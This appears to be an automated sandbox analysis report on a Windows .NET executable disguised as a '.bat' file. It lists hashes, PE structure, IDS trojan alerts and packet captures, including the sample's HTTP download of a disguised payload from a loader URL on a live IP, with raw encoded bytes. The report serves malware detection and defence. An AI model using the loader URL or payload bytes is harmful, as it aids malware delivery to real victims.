Entropy (8bit):	3.7766688936339796
Encrypted:	false
SSDEEP:	384:GH5/+allFBA+Pe6rIpnQ86TVgGZu+DODvkZgeh/y:GZ/+allPA+RSQ8gVgGUhDvMh/
MD5:	E25D54B2C0B8D3662545B661024A269D
SHA1:	42B614D849D974FF11E3FC3AC2EC7251D1620066
SHA-256:	EA05F2F80A0815A762DF50342CB6DDC664BE2B94FE0A7810EEABEF3F69A55745
SHA-512:	FCA9852FE0B5F73C9C174041458FA5ADA9D69637AB0FF4F7C2E558F79F8D2863CC0F03A5A1E735E74D26DFB2E39D7B638109BE0FEEB6B4817F5380C93AA6321B
Malicious:	false
Preview:	regf]...]...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm.l.b]..... ....?HvLE.^.....]..... .....h~.">.a....%p_..... ..hbin.....p.\.,.....nk,....b]..... .....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk ....b]..... ....Z.....Root.....lf.....Root....nk ....b]..... .....}..... .....*.....DeviceCensus..... .vk.....WritePermissionsCheck...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	3.9223154746791433
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	BPL_1000572_007.bat.exe
File size:	23552
MD5:	4ff4a281a08a0681597794a3024fb584
SHA1:	d3a70362b238b82db1ef1aefef920afedf717880
SHA256:	a6db7e8c70adc90b74c0f08503f49cf041d79afed3b916676892725ce2dbcce0
SHA512:	9ede8eea5cb5e07187300c221bb9312dcd63e96f10b44697a50bebf02f18a793b67fab05a990c48dbdef32264c89f5c0d0fa553609e2f2191009af138c42ddb8
SSDEEP:	96:4Mpiii13lvUthN9COsR/jaUF/oAmhftQ8Sxxxxr1yFzuzVzdWzizx0zgz8yuzH+n:hhC3lvULPCOujXHmo8ng7LKPisdk
TLSH:	54B2B5D223945D2BF8A79978E4B36E5308B4660DCE029B1E38F3394ACE60DDC356479D
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V.,c.....J...../... ...@....@.. .....@.....

File Icon

Icon Hash:	5d1b136664165369

Static PE Info

General

Entrypoint:	0x402f82
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x632C1756 [Thu Sep 22 08:05:42 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2f28	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x4768	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xf88	0x1000	False	0.563720703125	data	5.374029477198112	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x4768	0x4800	False	0.1265190972222222	data	3.0679650449494593	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x4130	0x4028	data		
RT_GROUP_ICON	0x8158	0x14	data		
RT_VERSION	0x816c	0x448	data		
RT_MANIFEST	0x85b4	0x1b4	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6185.252.178.63497078020346309/23/22-07:59:51.380310	TCP	2034631	ET TROJAN Maldoc Activity (set)	49707	80	192.168.2.6	185.252.178.63

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6185.252.178.6 349712802034631 09/23/22-08:01:54.005892	TCP	2034631	ET TROJAN Maldoc Activity (set)	49712	80	192.168.2.6	185.252.178.63
192.168.2.6185.252.178.6 349715802034631 09/23/22-08:02:01.550542	TCP	2034631	ET TROJAN Maldoc Activity (set)	49715	80	192.168.2.6	185.252.178.63
192.168.2.6185.252.178.6 349710802034631 09/23/22-08:01:29.985260	TCP	2034631	ET TROJAN Maldoc Activity (set)	49710	80	192.168.2.6	185.252.178.63
192.168.2.6185.252.178.6 349711802034631 09/23/22-08:01:37.884830	TCP	2034631	ET TROJAN Maldoc Activity (set)	49711	80	192.168.2.6	185.252.178.63

Network Port Distribution



Total Packets: 36

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 07:59:51.344363928 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.372694016 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.372813940 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.380310059 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.421509981 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421602011 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421665907 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421688080 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.421730042 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421777010 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.421788931 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421850920 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421886921 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.421907902 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.421964884 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.422000885 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.422025919 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.422085047 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.422120094 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.450649023 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450762987 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450793982 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450815916 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450849056 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.450851917 CEST	80	49707	185.252.178.63	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 07:59:51.450880051 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.450881958 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450912952 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450917959 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.450941086 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450968027 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.450973034 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.450995922 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451024055 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451030970 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.451052904 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451081038 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451086998 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.451108932 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451137066 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451143026 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.451164007 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451190948 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451200008 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.451220036 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451246977 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451257944 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.451276064 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.451311111 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482064962 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482139111 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482182980 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482199907 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482227087 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482270002 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482270956 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482312918 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482355118 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482362032 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482394934 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482429981 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482439041 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482480049 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482522011 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482527018 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482573032 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482610941 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482614994 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482656956 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482692957 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482697010 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482737064 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482772112 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482777119 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482816935 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482851028 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482856989 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482898951 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482934952 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.482937098 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.482976913 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483011007 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.483015060 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483053923 CEST	80	49707	185.252.178.63	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 07:59:51.483093023 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483093977 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.483133078 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483167887 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.483175039 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483217001 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483251095 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.483257055 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483295918 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483331919 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.483335972 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483423948 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483464956 CEST	49707	80	192.168.2.6	185.252.178.63
Sep 23, 2022 07:59:51.483467102 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483506918 CEST	80	49707	185.252.178.63	192.168.2.6
Sep 23, 2022 07:59:51.483540058 CEST	49707	80	192.168.2.6	185.252.178.63

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 08:01:19.545746088 CEST	58595	53	192.168.2.6	8.8.8.8
Sep 23, 2022 08:01:19.563647985 CEST	53	58595	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Sep 23, 2022 08:01:19.545746088 CEST	192.168.2.6	8.8.8.8	0xe558	Standard query (0)	showip.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Sep 23, 2022 08:01:19.563647985 CEST	8.8.8.8	192.168.2.6	0xe558	No error (0)	showip.net		162.55.60.2	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- 185.252.178.63
- showip.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49707	185.252.178.63	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:59:51.380310059 CEST	99	OUT	GET /loader/uploads/Arwiw_Xnqfdlpv.png HTTP/1.1 Host: 185.252.178.63 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:59:51.421509981 CEST	101	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 05:59:51 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6 Last-Modified: Thu, 22 Sep 2022 08:05:33 GMT ETag: "bf400-5e93f8695c45a" Accept-Ranges: bytes Content-Length: 783360 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/png Data Raw: 1e 22 f6 68 76 74 76 69 6e 63 70 72 93 9e 64 53 c0 66 68 75 74 76 69 6a 23 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 d3 78 66 68 7b 6b cc 67 6a d7 79 bf 4d d9 65 1f b5 47 3c 1d 1d 05 49 1a 11 1f 15 1e 00 09 73 1b 07 06 1b 1b 02 49 08 06 50 00 19 0f 44 3a 16 46 2c 3a 27 56 04 05 07 15 5c 61 6c 6e 77 78 66 68 75 74 76 69 3a 26 70 72 20 60 67 53 39 71 44 16 74 76 69 6a 63 70 72 6c 81 64 5d 59 6d 69 73 74 76 85 61 63 70 74 6c 61 64 53 78 66 ee 7f 78 76 69 4a 63 70 72 4c 6d 64 53 78 26 68 75 54 76 69 6a 61 70 72 68 61 64 53 78 66 68 75 70 76 69 6a 63 70 72 6c 61 04 5f 78 66 6a 75 74 76 69 6a 63 73 72 2c e4 64 53 68 66 68 65 74 76 69 6a 73 70 72 7c 61 64 53 78 66 68 65 74 76 69 6a 63 70 72 6c 61 64 53 54 6c 64 75 23 76 69 6a 63 50 7e 6c 35 67 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 35 78 76 65 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 73 78 66 60 75 74 76 69 6a 63 70 72 6c 61 64 5b 58 66 68 3d 74 76 69 6a 63 70 72 6c 61 64 53 56 12 0d 0d 00 76 69 6a ef 9a 79 6c 61 44 53 78 66 84 7e 74 76 6b 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 49 6a 63 10 5c 1e 12 16 30 78 66 68 21 77 76 69 6a 43 7c 72 6c 65 64 53 78 88 63 75 74 76 69 6a 63 70 72 6c 61 64 53 78 26 68 75 34 58 1b 0f 0f 1f 11 6c 61 68 53 78 66 68 35 78 76 69 68 63 70 72 9e 6a 64 53 78 66 68 75 74 76 69 6a 63 70 72 2c 61 64 11 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 0e 62 79 74 76 69 6a 63 38 72 6c 61 66 53 7d 66 4c 14 7e 76 61 c3 62 70 73 6c 61 64 53 78 66 68 fd 03 74 69 f6 8a 77 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 69 6a 63 70 72 6c 61 64 53 78 66 68 75 74 76 6a 5a 6a 70 65 6c 61 64 53 78 66 68 63 58 73 7f 46 6a 5b 7c 44 63 64 53 7e 4d 9c 5d 6c 76 69 6c 48 70 58 6c 67 4e 53 78 65 58 7f 74 67 69 6a 63 70 72 6c 61 66 45 6e 4a 60 53 5c 68 69 6a 69 5b 71 4a 4a 92 79 78 66 68 76 44 7d 69 0f 63 70 72 6c 61 64 53 7a 4e 76 75 74 7c 6a 47 65 03 6d 6c 61 6e 29 7b 09 4d 70 74 70 45 6c 10 50 72 6c 6b 1e 51 7b 73 45 58 52 50 6b 69 0c 57 77 6c 67 e9 42 78 66 69 62 59 55 4f 4c 61 72 5a 6a 61 64 55 61 4b 76 53 52 74 6b 42 64 70 72 6a 1c 60 53 78 62 43 60 09 77 69 6a 67 5b bc 11 63 64 53 7c 4d b0 08 77 76 69 6e 48 ad 58 6c 61 64 50 48 6c 68 63 74 76 69 6a 63 70 72 6e 79 7a 7e 75 40 13 74 74 76 6d 05 45 75 72 6a 4a 67 75 53 97 42 75 74 75 59 60 63 69 72 6c 61 64 53 78 66 6a 69 6f 5b 79 4c 18 71 72 6c 65 0b 74 7d 66 6e 6a 7e 2f 42 69 45 5b 9c 46 61 64 53 7b 56 62 75 65 76 69 6a 63 70 72 6c 63 7c 46 55 6e 4e 0e 77 76 69 6e 48 73 54 47 97 4e 53 78 66 6b 45 7e 76 78 6a 63 70 72 6c 61 64 51 62 7b 45 7d 52 0d 6d 6a 63 74 59 6f 47 4f a5 52 66 68 75 77 46 63 6a 49 70 72 6c 61 64 53 78 64 7e 60 59 6d 4f 69 75 66 5e 74 47 60 4e 60 4b 7d 53 71 78 6d 64 66 7e 74 44 6a 64 53 7e 4d 61 53 5f 95 4f 41 85 56 59 85 4b 64 53 6b 56 63 75 0b 76 69 6a 62 70 72 7d 63 1f 52 78 66 6c 1a 53 73 69 6c 7f 5d 37 4a 63 1f 51 78 66 6c 62 59 48 4f 68 18 71 72 6c 65 67 57 7d 61 7e Data Ascii: "hvtvincprdSfhutvij#prladSxfhutvijcprladSxfhutvijcprladxfh{kgjyMeG<IsIPD:F,:'V\alnwxfhutvi:&pr `gS9qDtvijcprld]YmistvacptladSxfxviJcprLmdSx&huTvijaprhadSxfhupvijcprla_xfjutvijcsr,dShfhetvijspr|adSxfhetvijcprladSTldu#vijcP~l5gSxfhutvijcprladSxfh5xvejcprladSxfhutvijcprladSxfhutvijcprladSxfhutvijcprladsxf`utvijcprlad[Xfh=tvijcprladSVvijylaDSxf~tvkjcprladSxfhutvIjc\0xfh!wvijC|rledSxcutvijcprladSx&hu4XlahSxfh5xvihcprjdSxfhutvijcpr,adxfhutvijcprladSxbytvijc8rlafS}fL~vabpsladSxfhtiwrladSxfhutvijcprladSxfhutvijcprladSxfhutvjZjpeladSxfhcXsFj[|DcdS~M]lvilHpXlgNSxeXtgijcprlafEnJ`S\hiji[qJJyxfhvD}icprladSzNvut|jGemlan){MptpElPrlkQ{sEXRPkiWwlgBxfibYUOLarZjadUaKvSRtkBdprj`SxbC`wijg[cdS|MwvinHXladPHlhctvijcprnyz~u@ttvmEurjJguSButuY`cirladSxfjio[yLqrlet}fnj~/BiE[FadS{Vbuevijcprlc|FUnNwvinHsTGNSxfkE~vxjcprladQb{E}RmjctYoGORfhuwFcjIprladSxd~`YmOiuf^tG`N`K}Sqxmdf~tDjdS~MaS_OAVYKdSkVcuvijbpr}cRxflSsil]7JcQxflbYHOhqrlegW}a~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49708	162.55.60.2	80	C:\Users\user\Desktop\BPL_1000572_007.bat.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:19.684577942 CEST	920	OUT	GET / HTTP/1.1 User-Agent: Project1sqlite Host: showip.net

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:01:19.708090067 CEST	922	IN	HTTP/1.1 200 OK Access-Control-Allow-Headers: * Access-Control-Allow-Methods: * Access-Control-Allow-Origin: * Content-Type: text/html;charset=utf-8 Date: Fri, 23 Sep 2022 06:01:19 GMT Server: Caddy Transfer-Encoding: chunked Data Raw: 32 33 39 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 0a 20 20 20 20 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 43 68 65 63 6b 20 79 6f 75 72 20 49 50 20 61 64 64 72 65 73 73 20 28 49 50 76 34 20 6f 72 20 49 50 76 36 29 2c 20 67 65 6f 67 72 61 70 68 69 63 61 6c 20 49 50 20 6c 6f 63 61 74 69 6f 6e 20 61 6e 64 20 77 68 69 63 68 20 62 72 6f 77 73 65 72 20 61 6e 64 20 4f 53 20 79 6f 75 20 61 72 65 20 75 73 69 6e 67 22 3e 0a 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 70 2c 20 61 64 64 72 65 73 73 2c 20 6c 6f 63 61 74 69 6f 6e 2c 20 67 65 6f 20 6c 6f 63 61 74 69 6f 6e 2c 20 69 70 20 6c 6f 63 61 74 69 6f 6e 2c 20 69 70 20 61 64 64 72 65 73 73 2c 20 63 68 65 63 6b 20 69 70 2c 20 73 68 6f 77 20 69 70 2c 20 73 68 6f 77 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 41 6c 6c 22 3e 0a 0a 20 20 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 53 68 6f 77 20 49 50 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 77 65 62 73 69 74 65 22 3e 0a 20 20 20 20 